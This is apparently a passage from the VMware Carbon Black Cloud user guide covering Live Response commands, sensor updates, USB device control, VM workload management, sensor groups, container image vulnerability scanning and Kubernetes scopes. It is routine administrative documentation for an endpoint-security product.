help	<p>Show the Live Response session commands with a brief description of each. If a command name is added, show the description of the specified command, with additional details (such as options) if available.</p> <ul style="list-style-type: none"> For example: help dir
kill	Terminate the specified process.
memdump [filepath]	<p>Take a kernel memory dump and store it to the given file path, which must include a file name. Starting with Windows sensor version 3.5.0.1523, memdump will generate a kernel memory dump (and user space, if kernel debugging is enabled). For information on enabling kernel debugging, see Microsoft's documentation.</p> <p>Memory dumps can take several minutes, and an (*) icon in the Live Response window indicates that it is still in progress. This is for Windows only.</p>
mkdir	Make a directory on the remote endpoint.
ps or tasklist	Obtain a list of processes from the remote endpoint. Analysis information for a newly discovered process might not yet be fully committed to the Carbon Black Cloud database and therefore not viewable.
put [remotepath]	Put a file from the local endpoint onto the remote endpoint at the specified path. You specify the file in the Open dialog of the browser, after the command is entered in Live Response.

Command	Description
pwd	Print the current working directory.
reg	View or modify Windows registry settings (Windows endpoints only). The syntax of this command is: <ul style="list-style-type: none"> ■ reg [action] [key] [options]

Initiate Sensor Updates

After initiating sensor updates, view the progress of your updates on the **Inventory > Endpoints > Sensor Updates Status** tab.

You can select up to 10,000 sensors to update at one time. After you initiate sensor updates, the selected sensors receive the message to update the next time they check in with the Carbon Black Cloud backend.

Up to 200 sensor update entries will appear on the page. View the [Audit Logs](#) for a record of all sensor updates.

To initiate sensor updates, use any of the following methods:

- 1 Update sensors on selected endpoints through the Carbon Black Cloud console.
See Updating Sensors on Endpoints in the *VMware Carbon Black Cloud Sensor Installation Guide*.
- 2 Reinstall sensors using either installation method:
 - See Invite Users to Install Sensors on Endpoints in the *VMware Carbon Black Cloud Sensor Installation Guide*.
 - See Install the Sensor on the Endpoint by using the Command Line in the *VMware Carbon Black Cloud Sensor Installation Guide*.
See Updating Sensors on Endpoints in the *VMware Carbon Black Cloud Sensor Installation Guide*.

View Progress of Sensor Updates

Sensor updates are prioritized first by the size of the request, from smallest to largest number of sensors, and then by the date of the request, from oldest to newest. This means that update requests with a lower total number of sensors will take priority over requests with a larger total number of sensors.

The system allows up to 500 individual sensors to concurrently begin the update process. Each individual sensor that is hinted to begin its update process is counted as part of the 500 limit. When an individual sensor completes its update process successfully, or returns an error, a new sensor is hinted to start its update process.

To stop a processing or pending update request, click the **Stop** icon in the **Actions** column.

Note The completion of large update requests may be delayed if subsequent, smaller requests follow. Of the 500 concurrent sensors available to update at a time, sensors from smaller requests are given priority for update over sensors from larger, processing requests.

Sensor Update Statuses

The progress of a sensor update is indicated by the **Status** column, along with an accompanying progress bar.

- **Pending:** Update has been requested but has not begun to process; corresponds with the **Requested** column timestamp
- **Processing:** Update is currently in progress; updates will automatically time out after two weeks
- **Completed:** All sensors in the update have either succeeded or failed; corresponds with the **Completed** column timestamp
- **Stopped:** Update has been cancelled; stopped updates cannot be restarted, a new update must be made

Note Processing updates will automatically time out after two weeks. Time outs will occur even if the sensor has been hinted for an update, but the sensor has not successfully completed the update. Typically, sensors that have not updated due to a time out will show the "Sensor unresponsive" error, indicating the sensor could not be reached for update within the two week period.

View results of sensor updates

After an update begins to process, the number of successful or failed sensor updates begin to populate in the table in the **Updated** and **Errors** columns. When completed, the sum of successful updates and any failed updates match the initial number of sensors requested for update in the **Sensors** column.

View Updated Sensors

Click the hyperlinked number of successfully updated sensors in the **Updated** column to view the update sensors on the **Endpoints** tab. A hyperlink will only appear if an update request is either "Completed" or "Stopped" and if the number of updated sensors is fewer than 500.

Export Results

In the **Actions** column, click the **Export** icon to download a CSV file of any "Completed" or "Stopped" update request.

Use the CSV file to view the full results of updates, including updates with greater than 500 sensors. The file contains useful information about your updates, including the Device IDs of all requested sensors, their initial and updated sensor versions, and the reason for any update failure.

View Failed Sensors and Errors

Click the hyperlinked number of failed sensors in the **Errors** column to view the failed sensors on the **Endpoints** tab. A hyperlink will only appear if an update request is either "Completed" or "Stopped" and if the number of failed sensors is fewer than 500.

If an update contains failures, click the caret on the left of the row in the table to view a summary of failure reasons. Sensors may fail due to:

- **Sensor unresponsive:** The sensor was offline or failed to check in with the system during the timeframe of the update
- **No sensor found:** The sensor could not be found. This is mostly likely due to a sensor having been deregistered
- **Update stopped by user:** The update request was stopped by a user in the console before the sensor could update
- **Update error:** The sensor failed to update to the targeted version

Column	Description
Requested	The date and time of the initial update request.
Completed	The date and time of the finished update; an update can show in this status even if it contains both successful and failed sensor updates.
Status	The progress of a sensor update. The status of an update can be: Pending, Processing, Completed, or Stopped.
Sensors	The total number of sensors requested for update.
Updated	The number of successfully updated sensors; this number will change as more sensors are successfully updated, until the update has completed or been stopped.
Errors	The number of sensors that have failed to update; this number will change as more sensors fail to update, until the request has completed or been stopped.
Actions	Click the Stop icon to stop a processing or pending request. When updates are completed or stopped, click the Export icon to download a CSV file to view the full results of the update request.

Enable and Disable Endpoint Background Scans

Although one-time background scans are normally controlled by policy, you can also enable or disable background scans on an endpoint or group of endpoints.

This procedure does not override the policy background scan settings applied to the endpoint.

- If the one-time background scan was already completed as a result of the policy setting, enabling the background scan will have no net effect. The scan is a one-time task.
- If the scan is in progress as a result of policy and you disable the background scan; it will only be temporarily disabled. The scan will restart when the service or endpoint restarts.

Prerequisites

For general information regarding how background scans are handled in Carbon Black Cloud, see: [Background Scans](#)

Procedure

- 1 Select **Inventory>Endpoints** from the left navigation pane.
- 2 Select the endpoint or group of endpoints you want to modify.
- 3 From the **Take Action** drop-down list, select one of the following:

- **Enable background scan**
- **Disable background scan**

At the prompt, select whether to apply your choice to the selected endpoints or all endpoints in the group, and then click **Yes**.

Results

The sensor will perform an initial, one-time inventory scan in the background to identify malware files that were pre-existing on the endpoint.

- If the policy controlling the endpoint has a background scans enabled, it will run the type of scan specified in that policy. (standard or expedited)
- If the policy controlling the endpoint does not have background scans enabled, it will run a standard background scan by default.

USB Devices

You can gain visibility and control over USB storage devices detected in your environment. In addition, you can create approvals for trusted devices, block untrusted devices, or monitor access to devices.

USB Devices Approval

You can gain visibility and control over USB storage devices detected in your environment. In addition, you can review USB devices, create approvals for trusted devices, and manage approvals.

Approvals are global and blocking is enabled by policy. First approve USB devices and then block access to all unapproved devices on the **Policies** page. This ensures that any device that has not been approved by you will be blocked.

You view all detected USB storage devices on the **USB Devices** tab. Review when the device was first and last seen, its approval status, the last endpoint it was seen on, the policy associated with the last endpoint, and the number of policies with blocking on or off.

You can approve either multiple detected devices or a single device on the **USB Devices** tab. You can approve devices by uploading a CSV file to add multiple devices, create approvals for vendors and products, or approve a specific device on the **Approvals** tab .

Vendor and product IDs are device-generated 16-bit hexadecimal numbers (e.g., 0xC123) used to identify USB devices. You need these IDs to approve vendors and products, and a serial number to create a specific approval.

Approve USB Devices

You approve either multiple detected storage devices or a single device.

Procedure

- 1 Log in to the Carbon Black Cloud console and navigate to the **Inventory > USB Device > USB Devices** tab.
- 2 Create approval for one or more detected storage devices.
 - To create approvals for multiple USB devices, select more than one storage device, and click **Approve**.
 - Locate a specific device and **Approve** within the **Approval Status** column.Device information like **Vendor ID**, **Product ID**, and **Serial Number** are pre-filled for a USB device detected in your environment. Populate with **Additional Details** like name of approval and notes.
- 3 To keep your changes, click **Save**.

Results

The **Approval Status** changes to **Approved**, and you can view the approval under the **Approvals** tab.

Add Approval

Use this procedure to create approvals for vendors and products, or specific devices.

Procedure

- 1 Log in to the Carbon Black Cloud console and navigate to the **Inventory > USB Device > Approvals** tab.
- 2 To create an approval for a device type or a specific device, click **Add Approval**.
- 3 Populate the text box with new **Vendor ID** and **Product IDs**, or select from IDs detected in your environment.
- 4 Optional. Add **Additional Details** like name of approval and notes.
- 5 To create a specific approval, also include the **Serial Number**.
- 6 To add the approval, click **Save**.

What to do next

Once you approve the USB devices, enable blocking of unapproved devices on the **Enforce > Policies** page. All devices are allowed until blocking is enabled.

Add Devices for Approval

You can add multiple devices for approval by uploading CSV file.

Procedure

- 1 Log in to the Carbon Black Cloud console and navigate to the **Inventory > USB Device > Approvals** tab.
- 2 Click the **Upload CSV** button.
- 3 In the **Upload CSV** pop-up, download template for reference or upload your populated with devices information CSV file.

The file must include **vendor_id**, **product_id**, and **serial_number**. Optionally, you can also include **approval_name** and **notes**.

- 4 To add approvals for all USB devices listed in the CSV file, click **Upload**.

Block USB Devices

All detected USB storage devices are allowed access until you block unapproved devices.

Procedure

- 1 Log in to the Carbon Black Cloud console and navigate to the **Enforce > Policies > Prevention** tab.
- 2 Turn on blocking by selecting **Block access to all unapproved USB devices**.
- 3 To apply the same setting to all policies or a specific set of policies, click **Copy setting to other policies**.

Monitor USB Devices Access

If an end user attempts to access a blocked USB storage device, the system triggers a deny policy action, resulting in an alert. You view device control alerts on the **Alerts** page.

Procedure

- 1 Log in to the Carbon Black Cloud console and click **Alerts** from the left navigation pane.
- 2 To filter results on device alerts, select the **USB Device Control** from the **Type** filter.
- 3 **Double-click** an alert or click the **>** to the right of the **Actions** column to view the expanded right-side panel.

In this panel, view device details like vendor ID, product ID, and serial number.

- 4 To approve the blocked USB device, click **Approve**.

- 5 Optional. Go to the **Inventory > USB Devices** page to view all devices detected in your environment.

Securing VM Workloads

You can secure workloads in your data center using the Carbon Black Cloud console.

To get started, first [Set Up Your Appliance](#) . After you configure the appliance, you can view your workloads inventory on the **Not Enabled** tab.

To secure your workloads:

- You must install a Carbon Black Cloud sensor on every workload that you want to monitor. To view the workloads that are eligible for sensor installation, refer to the **Not Enabled** tab.

For information regarding sensor installation for workloads, see Managing Sensors for VM Workloads in the *VMware Carbon Black Cloud Sensor Installation Guide*.

- After the sensor installs, you monitor and manage your workloads within the **Enabled** tab. You can create sensor groups, set policies, and take actions to meet your organization's security needs.

VM Workloads Filters

Once you have your deployed VM workloads (VMs) available in the **Enabled** tab of the Carbon Black Cloud console, you can enhance the search result with receiving only VMs sensors of interest.

Status

You filter sensors by status to receive only the state of a sensor's installation or activeness, as well as any admin actions taken on the sensor. The filtered content appears in the **Status** column and may contain multiple icons to indicate the state of the sensor.

Sensor Status	Description
Deregistered	Sensors are deregistered or uninstalled; they will persist on the VM Workloads page in this status until removed.
Sensor out of date	Sensors must update to the latest version.
Active	Sensors checked in within the last 30 days.
Inactive	Sensors not checked in within the last 30 days.
Bypass	Admin sets the sensors to a Bypass mode and all policy enforcement on the device is disabled, and the sensor cannot send data to the cloud. Another reason for a sensor to enter momentarily into Bypass mode is during the sensor update.
Error	Sensors are reporting errors.
Pending install	Sensors are not yet installed following an installation request email sent to a user.

Sensor Status	Description
Quarantine	Admin sets the sensors to Quarantine mode that isolates them from the network to mitigate spread of potentially malicious activity.
Pending update	Sensors are not yet updated following an upgrade request.
Sensor Version	Version information for the installed sensors.
Golden Image Status	Lists either golden image with cloned VMs, or VMs that are not golden image, or both.

Groups

The Unassigned group filter shows only sensors which metadata does not match any group criteria.

Policy

The Standard policy filter lists sensors that are:

- Newly deployed and are assigned the Standard policy by default.
- Do not meet a group's criteria and are assigned the default Standard policy.

Golden Image Status

You filter the deployed assets based on their type: as golden images with clones, or as VM workloads.

Operating System

You filter sensors based on their devices' operating system, such as Linux and Windows.

Signature Status

The status of each sensor signature version displays in the **Sig** column.

Signature Status	Description
NOT_APPLICABLE	Unidentifiable sensor signature version. This is present for macOS and Linux sensors that are not supported.
OUT_OF_DATE	The sensor signature files show as out-of-date (triangle icon) one week after being disabled, until the updates are reenabled.
UP_TO_DATE	The sensor signature files are up-to-date (circle icon) if the signature version installed is released within 7 days of the current date.
NOT_AVAILABLE	The sensor signature version is not yet reported (square icon) if the local scan is not configured, or if the sensor encountered an error after local scan was configured, such as a connectivity issue

Monitor VM Workloads


While in the **Enabled** tab of the you can view details of VM workloads such as sensor status, sensor signature version, policy, and vulnerability. You can search for set of workloads and narrow down the search result through filter facets.

You can also monitor a specific VM workload.

Procedure

- 1 Log in to the Carbon Black Cloud console and navigate to the **Inventory > VM Workloads > Enabled** tab.
- 2 To view details on a VM workload of interest, locate the workload and double-click its row, or select the > icon.
 - a View details on the workload such as its sensor version, signature pack status, active directory distinguished name, and vCenter Server details.

Note The vCenter Server data displays after Carbon Black Cloud Workload Appliance deployment.

- b To see risk-prioritized list of OS and App vulnerabilities in your vSphere environment with ability to perform a manual on-demand assessment for patch validation, click the > icon within the **Vulnerabilites** section.
 - c To view detailed assessment of a certain risk, click the expand icon .
- 3 To download a CSV file with all the filtered VM workloads and the associated data, click the **Export** button.

Take Action on a VM Workload

You can perform actions on selected VM workloads and their sensors from the **Enabled** tab.

Prerequisites

Install sensors on eligible VM workloads. You can view eligible workloads in the **Not Enabled** tab. For information on how to install sensor for a VM workloads, see the *VMware Carbon Black Cloud Sensor Installation Guide*.

Procedure

- 1 Log in to the Carbon Black Cloud console and navigate to the **Inventory > VM Workloads > Enabled** tab.
- 2 Locate the **Status** column and select the check box for one or more VM workloads you wish to take action upon.

The **Take Action** drop-down menu appears.

3 Select an action for a single or a group of VM workload sensors.

Option	Description
Change policy	Use it to determine prevention behavior. Each workload sensor, or sensor group is assigned to a policy. You can set an automatic assignment of a policy to sensors or manually assign one of the pre-defined policies.
Update sensors	Use it to update the sensor version on the selected VM workload or the sensors on all present workloads.
Enable bypass	Use it to disable policy enforcement on the workload. The sensor stops sending data to the cloud.
Disable bypass	Use it to enable policy assignment to sensors.
Uninstall sensors	Use it to uninstall macOS and Windows sensors. After you uninstall a sensor, it persists on the VM Workloads page as a deregistered sensor until you delete it.
Delete deregistered assets	Use it to completely remove the sensor from the Carbon Black Cloud console.
Disable Live Response	Use Live Response to perform remote investigations, contain ongoing attacks, and remediate threats
Query assets	Use it to run a predefined or your own SQL query against the VM workload.
Disable background scan	Use it to release the workloads from the background scan.
Enable background scan	Use it so that the sensor performs an initial, one-time inventory scan in the background to identify malware files that are pre-existing on the workload. <ul style="list-style-type: none"> ■ If the policy controlling the workload has background scans enabled, the sensor runs the type of scan specified in that policy. ■ If the policy controlling the workload does not have background scans enabled, the sensor runs a standard background scan by default.
Quarantine assets	Use it to quarantine workloads that detect as interacting badly. This limits the outbound traffic and stops all inbound traffic to such VM workloads.
Unquarantine assets	Use it to release VM workloads from the quarantine state.

Results

You are presented with confirmation of your action. The status of the workloads and their sensors updates accordingly.

Assign Policy to a Sensor Group

To control the settings of your VM workloads, you can automatically assign policies to the workload sensors.


By default, each newly installed sensor on the workload is assigned the Standard policy. You can change the policy rules assigned to the sensors by creating sensor groups. All the sensors in the sensor groups receive automatic assignment to a policy depending on the criteria you set and the associated metadata. For information about setting up a criteria, see [Sensor Group Criteria Configuration Details](#).

Procedure

- 1 Log in to the Carbon Black Cloud console and navigate to the **Inventory > VM Workloads** page.
- 2 Click the **Add Group** button.
The **Add Group** screen appears.
- 3 To define the criteria for collecting sensors in a group, populate the criteria and the settings fields.
- 4 To apply the changes, click **Save**.

Results

Once your sensor group creates, it is listed in the **Sensor Groups** left panel. You can also see the number of sensors with applied policies in the **Enforce > Policies > VM** column.



The screenshot shows the Carbon Black Cloud console interface. On the left is a navigation menu with options: Dashboard, Alerts, Investigate, Live Query, Enforce (selected), Watchlists, Policies, and Reputation. The main panel displays a 'POLICY' section with a toggle for 'Upload all new binaries to CB I'. Below this is a '+ NEW POLICY' button and a table with the following data:

NAME	EP	VM
Monitored	0	3
Standard	11	56
Advanced	0	0

What to do next

You can edit or delete a specific sensor group. If you decide to reorder the existing sensor groups, keep in mind that changing their order defines how policies are assigned to the sensors. Assigning policies is always from top to bottom.

Sensor Groups

You can use sensor groups to apply policy settings across multiple sensors at once. New endpoints in a sensor group are automatically protected by the policy associated with that sensor group.

New sensors are automatically assigned to a single policy based on the metadata that is associated with the sensor and the criteria that you define. If a sensor does not match the criteria of an existing sensor group, it is automatically assigned to the [Predefined Policies](#).

Important

- Only sensors that match **all** of the criteria of a sensor group are added to that group. Therefore, sensor group assignments are not permanent. If a sensor no longer meets a group's criteria, it is moved to another group it matches, or is assigned the Standard policy. You can change the match **all** criteria setting by either:
 - Clicking the drop-down menu for the relevant sensors and enabling an **OR** condition.
 - Changing the **all** setting to **any**.
 - A sensor can only belong to one sensor group at a time. If a sensor matches the criteria for multiple sensor groups, it is assigned to the highest priority sensor group based on the sensor group order. See: [Modify Sensor Group Priority](#)
-

Add a Sensor Group

Use this procedure to create a new sensor group and enable an automatic policy assignment to the sensors in that group. Sensors that match the defined criteria are automatically added to the sensor group.

Procedure

- 1 You can create a new sensor group from multiple locations:
 - Select **Inventory>Sensor Groups**, and then click **Add Group** in the upper-right corner.
 - Select **Inventory>Endpoints**, and then click **Add Group** in the upper-right corner.

The Add Sensor Group window displays.
- 2 Specify the following information regarding the new sensor group:
 - **Name:** Enter a unique name for the sensor group. This is a required field.
 - Under Criteria, specify:
 - The sensor operating system, if any. You can select a specific OS type and a particular OS version.
 - Additional criteria. If defined, you can specify whether sensors need to match **any** or **all** of the defined criteria.

You can specify Active Directory requirements or specific subnets or device names.

When establishing criteria for sensors to be a part of a sensor group, the device name is case-sensitive. To specify multiple OUs or other criteria, add each specification as a distinct criteria and select all. Do not specify multiple criteria on a single line separated by commas.

Subnet criteria using CIDR notation can range from 1 to 24 bits.

For additional information, see: [Sensor Group Criteria Configuration Details](#)

- 3 Under **Policy Criteria**, select the policy from the drop-down list that is applied to all sensors in the group.
- 4 Click **Save**.

Sensor Group Criteria Configuration Details

Use this reference for additional criteria when defining sensor groups.

Use of Logical Operators for Sensor Group Criteria

You can use two types of logical operators to bind the criteria for sensor groups.

- **all** - corresponds to **AND** logical operator
- **any** - corresponds to **OR** logical operator.

Depending on the selected logical operator, all lines will be interpreted either with AND or with OR logic.

Additionally, the following string searching options are available for use:

- **contains**
- **is equal to**
- **is not equal to**
- **starts with**
- **ends with.**

Active Directory Criteria Configuration

The criteria for sensor groups based on the **Active Directory Domain** are processed in the Carbon Black Cloud console by considering the Active Directory **Domain Components**.

The Active Directory domains are interpreted in the Carbon Black Cloud console as their components, not as the full URLs.

Modify Sensor Group Priority

For sensors that match the criteria of multiple sensor groups, you can control the sensor group that it is assigned by modifying the order of the sensor groups. The sensor group order establishes what group a sensor is assigned to.

Example: If sensor-A was a Windows XP endpoint and you had two sensor groups, *Windows-All* and *Windows-XP*, sensor-A would belong to the *Windows-All* sensor group if the order was as follows:

- 1 Windows-All
- 2 Windows-XP

If you moved *Windows-XP* above *Windows-All*, sensor-A would then be moved to the *Windows-XP* sensor group.

Important Changing the order of sensor groups affects the policy assignment of all sensors with matching criteria.

Procedure

- 1 Select **Inventory>Sensor Groups** from the left navigation pane.
The list of sensor groups displays in the order that they are prioritized.
- 2 In the upper-right corner, click **Reorder Groups**.
- 3 Drag and drop a sensor group to a new position. The change is applied immediately. Click **Done** when finished.

Image Repositories

You can observe the vulnerabilities scan results for container images, located in your development environment, grouped by image repository.

The **Inventory > Image Repos** page is an inventory of the repositories, where your container images reside.

Prerequisites

To see the **Image Repos** page populated with a list of image repositories, you need to:

- Set up the CLI Client and install it in your development environment. For more details, see [Set Up CLI Client for Image Scanning](#).
- Run the image scanning within a terminal with the CLI Client scan command. There are two commands available - scan and validate. For more details, refer to the command line help.
- (Optional) To use the validate command, you will need to configure a scope and a policy, using the **K8s Scopes** and **K8s Policies** pages. For more details, see [Managing Kubernetes Scopes](#).

Container Image Scanning

The CLI Client performs the image scanning for known vulnerabilities. The results of the image scanning are given, after navigating to a particular repository. The vulnerabilities scan provides:

- Visibility for the image scanning coverage across your environment.
- Information for found vulnerabilities and available fixes.
- Capability to create exceptions at image level from inside the image scan report.

- Prevention for container images with substantial vulnerabilities from progressing through the continuous integration/ continuous deployment (CI/CD) pipeline.

Note Currently, the image scanning is applicable for images, based on Linux operating system packages only.

Image Repositories

The image repositories list displays the following data:

Repository Characteristics	Description
Repository	The repository name is a link to the list of images for that particular repository. The repository stores one or more versions of an image. Integration with Harbor repositories exists.
Registry	The registry stores a collection of repositories.
All Image Tags	Number of image versions (image tags) available in the repository.
Scanned Tags	Number of scanned tags for the image associated with the repository.
Last Scanned	Date and Time stamp of the last images scan.

List of Images Inside a Repository

Click on a **repository name** to navigate to the list of images located in.

Note

- The container images displayed on the **Inventory > Image Repos** page are all the images in a repository, including old tags that are no longer in use, images, not being deployed yet, or images, deployed on Kubernetes. There might be overlap of data with **K8s Images** page.
- To watch the container images, used for Kubernetes workloads, you can navigate to the **Inventory > Kubernetes > K8s Images** page.

The procedures for monitoring vulnerabilities and the presentation of data on both pages - the **Inventory > Image Repos** page and the **Inventory > Kubernetes > K8s Images** page, are identical. To find more, see:

- [Color Indicators for Image Vulnerabilities](#)
- [Evaluating Risk for Container Images](#)
- [Monitoring Vulnerabilities for Kubernetes Images](#)
- [Image Scan Report](#)
- [Image Details Panel](#)
- [Identify Available Fixes to Apply](#)
- [Enable Exceptions on Image](#)

Command-Line Interface (CLI)

Carbon Black Cloud CLI Client for image scanning performs a scan for known vulnerabilities and enforces security or compliance rules, regardless of the specific deployment environment. The image scanning can be included in your continuous integration script, or triggered, using a command line terminal.

In the command line, you can see the vulnerabilities found in the image, the package or library impacted, the risk score and the CVE code - the Common Vulnerabilities and Exposures code, along with a link to the full image scan report in the Carbon Black Cloud console.







Note It is recommended to run the image scanning at build time, before deploying the container images.

For more information how to configure and install the CLI Client, see [CLI Client Configuration](#).

Color Indicators for Image Vulnerabilities

On the **Inventory > Image Repos** or **Inventory > Kubernetes > K8s Images** pages, you can see color bars for the different vulnerabilities risk scores.

The color bars correspond to the following ratings:

Color Name	Color Bar	Rating (refer to CVSS)
Green		None
Yellow		Low
Orange		Medium
Red		High
Dark Red		Critical
Grey		Unknown

Note Additionally to the risk scores, defined in the Common Vulnerability Scoring System, there is one more category in the Carbon Black Cloud console - the **Unknown** category. The unknown vulnerabilities require your attention equally to the critical ones.

Note The risk rating for container image vulnerabilities is different than the risk severity for workloads, as they are evaluated on different scales.

The numbers inside the color bars represent **count of vulnerabilities/ count of fixes**.

For more information about CVSS, see [Evaluating Risk for Container Images](#).

For more information about K8s workloads risk score, see [Risk Severity](#).

Evaluating Risk for Container Images

The Common Vulnerability Scoring System (CVSS) is a standard measurement system for describing characteristics and severity of software vulnerabilities. Every vulnerability is assigned a risk score of between 0.0 (no risk) and 10.0 (maximum risk).

CVSS consists of three metric groups:

- **Base:** characteristics of a vulnerability that are constant over time and across user environments.
- **Temporal:** characteristics of a vulnerability that might change over time but not across user environments.
- **Environmental:** characteristics of a vulnerability that are relevant and unique to a particular user environment.

For more details, refer to the [CVSS 3.0 Specification](#) (external link).

The risk score range and severity are defined as follows.

Rating	Score
None	0.0
Low	0.1 to 3.9
Medium	4.0 to 6.9
High	7.0 to 8.9
Critical	9.0 to 10.0

Note The vulnerabilities for which the threat vectors are not yet known are grouped under the **Unknown** severity. This means that the system was able to identify a given artifact as vulnerable but there may not be CVE attached to the vulnerability. Unknown severity can also range between 0-10.

For more information about how Carbon Black Cloud represents the CVSS ratings, see [Color Indicators for Image Vulnerabilities](#).

Kubernetes Workloads

K8s Workloads monitor and provide information for each workload.

This information is a lot more comprehensive than what you see on the K8s Health page.

You can view *risk severity*, if a workload is covered by a K8s policy, and if there are any policy violations. This helps remediate risks and fix issues at a workload level in your K8s environment.

Kubernetes Clusters

You can view and manage all K8s clusters communicating in the VMware Carbon Black Cloud console.

Secure your K8s workloads using container security. To get started, ensure you have a [K8s cluster](#) running in your environment. After completing the cluster setup process, you can view and manage all K8s clusters communicating in the Carbon Black Cloud console.

For information regarding cluster setup, see *Managing Kubernetes Clusters* in the *VMware Carbon Black Cloud Sensor Installation Guide*.

To view detailed information about the K8s cluster, double-click a row or click > to the right of the **Actions** column. You can also delete the K8s cluster.

Monitor [Kubernetes Workloads](#) inventory on the **Inventory > Kubernetes > K8s Workloads** page, and review [Kubernetes Health](#) on the **Harden > K8s Health** page.

CLI Client Configuration

To include the image scanning step in your continuous integration script, you need to configure and install the CLI Client.

For information regarding the CLI Client setup, see [Managing CLI Client Instances](#).

For information regarding the Image Scanning CLI API, see [Container Security API and Integrations](#) (external link).

Carbon Black Cloud CLI Client for image scanning performs a scan for known vulnerabilities and enforces security or compliance rules, regardless of the specific deployment environment. The CLI execution provides:

- **Vulnerabilities scanning of container images.**

The container images contents are matched against known vulnerabilities database. The image details include: operating system and non-operating system packages, libraries, licenses, binaries, metadata.

The vulnerabilities scan result is embedded in the images metadata.

- **Enforcing standards for container images.**

Image scan results are matched against a specific policy, configured for the CLI scope, to evaluate policy violations. The CLI run can fail the build pipeline step, in case policy violations are detected.

The state of each policy rule is added to the image metadata so the workload can use it during the deployment. Image rule exceptions are embedded in the image metadata as well.

- **Enforcing standards for Kubernetes workloads.**

Kubernetes assets, together with image scanning results, are matched against a K8s policy to evaluate the workload's compliance or security risks. By leveraging the information from both image vulnerabilities and workload configuration, a complete picture of the workload's risk exposure is available.

Note Even though the CLI scope is defined on the **K8s Scopes** page, CLI instances are not specifically dedicated to images deployed on Kubernetes. The image scanning happens before the container images are deployed. To define a CLI scope on the **K8s Scopes** page, use the **Build steps** parameter.

Managing CLI Client Instances

You can secure your container images using the Carbon Black Cloud console.

To get started, you must have a CLI Client for image scanning configured in your continuous integration environment.

After completing the CLI Client configuration process, you will need to scan images if you want to see results for vulnerabilities scan in the Carbon Black Cloud console. For more details, see [Image Repositories](#).

Set Up CLI Client for Image Scanning

This procedure describes how to set up a CLI Client for image scanning in the Carbon Black Cloud console.

In the Carbon Black Cloud console, on the left navigation pane, click **Inventory > Kubernetes > K8 Clusters** and select the **CLI Config** tab. Click **Add CLI** and follow the setup wizard by clicking **Next** after each step.

Procedure

- 1 **Define CLI:** You must install a CLI client, called cbctl. The CLI Client scans container images and reports their health to the Carbon Black Cloud console.
 - a **CLI name:** type a reference name for the CLI Client, using lowercase characters, numbers and hyphens only.

- b **Default build step:** type a default scope for the CLI Client, using lowercase characters, numbers and hyphens only. For example, "production". The default scope is stored in the configuration file.

Note

- The default build step is not unique. Many CLI instances can use the same default scope. The **Default build step** cannot be modified after the initial setup, unless you directly edit the configuration file.
 - If the scan is invoked without a build step parameter, the default build step from the configuration file will be used. The build step parameter is used to match a scope in Carbon Black Cloud, and consecutively to apply the policy for that scope.
 - You will need to create a Build Phase scope with the same value on the **K8s Scopes** page, in **Build steps**. For more details, see [Managing Kubernetes Scopes](#).
-

- c **CLI description:** type any description serving your purposes.

2 Generate API Key: Click **Generate API Key** for auto-generation, and then Next.

3 Configure CLI: Copy the command, open the terminal of your environment, and run the copied command. Click Next.

The CLI client configuration file will be set up.

4 (Optional) Download CLI: Download the CLI client binary file and run it in your build environment. The step is optional, in case you have already downloaded the file.

The CLI client will be registered to send data to the Carbon Black Cloud console.

Results

After completing the wizard, you will have CLI Client, which you can operate in a terminal to observe the results from the vulnerabilities scan on your container images in the Carbon Black Cloud console.

What to do next

To run the Image Scanning CLI API, see [Container Security API and Integrations](#) (external link).

To see the image scanning results for container images, which are not deployed yet, located in particular repositories, go to the [Image Repositories](#) page.

To monitor the vulnerabilities scan for container images deployed on Kubernetes, go to the [Kubernetes Images](#) page.

Delete CLI Client

You can delete CLI instances that are no longer in use from the Carbon Black Cloud console.

Procedure

1 On the left navigation pane, click **Inventory > Kubernetes > K8 Clusters**.

2 Select the **CLI Config** tab.

3 Under the **Actions** column, click the delete icon next to the CLI Client.

Results

Deleting a CLI Client removes the instance and the generated API-key from Carbon Black Cloud. It does not remove the instance from your environment.

Kubernetes Scopes

K8s Scopes are groups of Kubernetes resources (for example, clusters) with a shared purpose. A scope can be used as a filter or to apply the same security policy across Kubernetes resources.

Grouping K8s resources by scope provides a foundation for targeted planning of security policies.

You also use K8s Scopes to enforce policies on container images. First, you configure and install the CLI Client, then set a scope for Build phase, which you assign to a K8s policy. Finally, you use the CLI `validate` command (see more in [Image Repositories](#)).

Default Scope 'Any'

The scope **Any** is a predefined scope, which encompasses all clusters and namespaces. The scope is available to use and cannot be deleted from the system. It is the highest scope in the hierarchy of scopes. The scope resolution process will search for the most precise scope definition a Kubernetes resource falls in, in order the most specific policy to apply on the Kubernetes resource. If no such scope can be found, then the Any scope and the policy assigned to it will be taken into account.

See more for the [Scope Resolution for Kubernetes Workloads in Overlapping Scopes](#).

Scopes for Build Phase

Build Phase refers to defining the container images or K8s objects, which will be scanned or validated with the CLI Client commands, which are designed to integrate with CI/CD pipelines. You can define a scope for all resources in the build phase, or for particular Kubernetes namespaces, or for a particular build step. The build step is a parameter, used by the CLI Client, performing the image scanning. For more details, see [Managing Kubernetes Scopes](#) and [CLI Client Configuration](#).

Scopes for Deploy Phase

Deploy Phase refers to grouping the resources for filtering of already deployed K8s objects. Scopes can overlap by hierarchy from the most general to the most specific. For workloads, which are part of overlapping scopes, there will be an internal resolution of the most specific, or most narrow, scope, and the policy for that narrow scope will be applied to the workloads. In that way, a workload will resolve to a single policy.

The scope resolution follows the object hierarchy from the most general to the most specific down the tree of:

- All clusters > Cluster group > Cluster > Namespace > Workload
- All clusters - currently set by default
- Cluster group - a group of one or more clusters with similar security/compliance needs
- Cluster - a single [Kubernetes cluster](#)
- Namespace - a [Kubernetes namespace](#). Namespace may span across clusters.

Example Scope	Purpose
A cluster group for all production clusters	To filter or assign a policy for all clusters with the same tier
One or more Kubernetes clusters (for example, test or dev)	To filter or assign a policy to different clusters
Application across clusters by choosing K8s namespace deployed on many clusters	To filter or assign policies to a group of resources around an application regardless of where they are deployed

Scopes for Applications

Applications stands for a scope covering the container images in both phases - **Build Phase** and **Deploy Phase**. The scope reflects the practice of separating the applications in their own Kubernetes namespaces. If a scope configuration contains a namespace, the policy assigned to the scope is applied on all container images in the namespace, regardless of the development phase and regardless of the clusters, where this namespace is located.

Scope Resolution for Kubernetes Workloads in Overlapping Scopes

